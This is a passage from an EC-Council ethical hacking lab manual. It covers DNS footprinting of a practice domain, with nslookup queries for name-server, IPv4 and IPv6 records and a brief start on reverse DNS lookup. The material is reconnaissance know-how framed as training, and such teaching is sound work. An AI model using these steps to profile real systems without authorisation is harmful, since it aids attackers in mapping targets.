
13. Type **ns1.bluehost.com** (or the primary name server that is displayed in your lab environment) and press **Enter**. This returns the IP address of the server, as shown in the screenshot.




14. The authoritative name server stores the records associated with the domain. So, if an attacker can determine the authoritative name server (primary name server) and obtain its associated IP address, he/she might attempt to exploit the server to perform attacks such as DoS, DDoS, URL Redirection, etc.
15. You can also perform the same operations using the NSLOOKUP online tool. Conduct a series of queries and review the information to gain familiarity with the NSLOOKUP tool and gather information.
16. Now, we will use an online tool NSLOOKUP to gather DNS information about the target domain.
17. Open any web browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor and type **http://www.kloth.net/services/nslookup.php** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

18. **NSLOOKUP** website appears, as shown in the screenshot.




19. Once the site opens, in the **Domain:** field, enter **certifiedhacker.com**. Set the **Query:** field to default [**A (IPv4 address)**] and click the **Look it up** button to review the results that are displayed.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

20. In the **Query:** field, click the drop-down arrow and check the different options that are available, as shown in the screenshot.



21. As you can see, there is an option for **AAAA (IPv6 address)**; select that and click **Look it up**. Perform queries related to this, since there are attacks that are possible over IPv6 networks as well.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

22. This concludes the demonstration of DNS information gathering using the nslookup command-line utility and NSLOOKUP online tool.
23. You can also use DNS lookup tools such as **DNSdumpster** (https://dnsdumpster.com), **DNS Records** (https://network-tools.com), etc. to extract additional target DNS information.
24. Close all open windows and document all the acquired information.


Task 2: Perform Reverse DNS Lookup using Reverse IP Domain Check and DNSRecon

DNS lookup is used for finding the IP addresses for a given domain name, and the reverse DNS operation is performed to obtain the domain name of a given IP address.

Here, we will perform reverse DNS lookup using you get signal's Reverse IP Domain Check tool to find the other domains/sites that share the same web server as our target server.

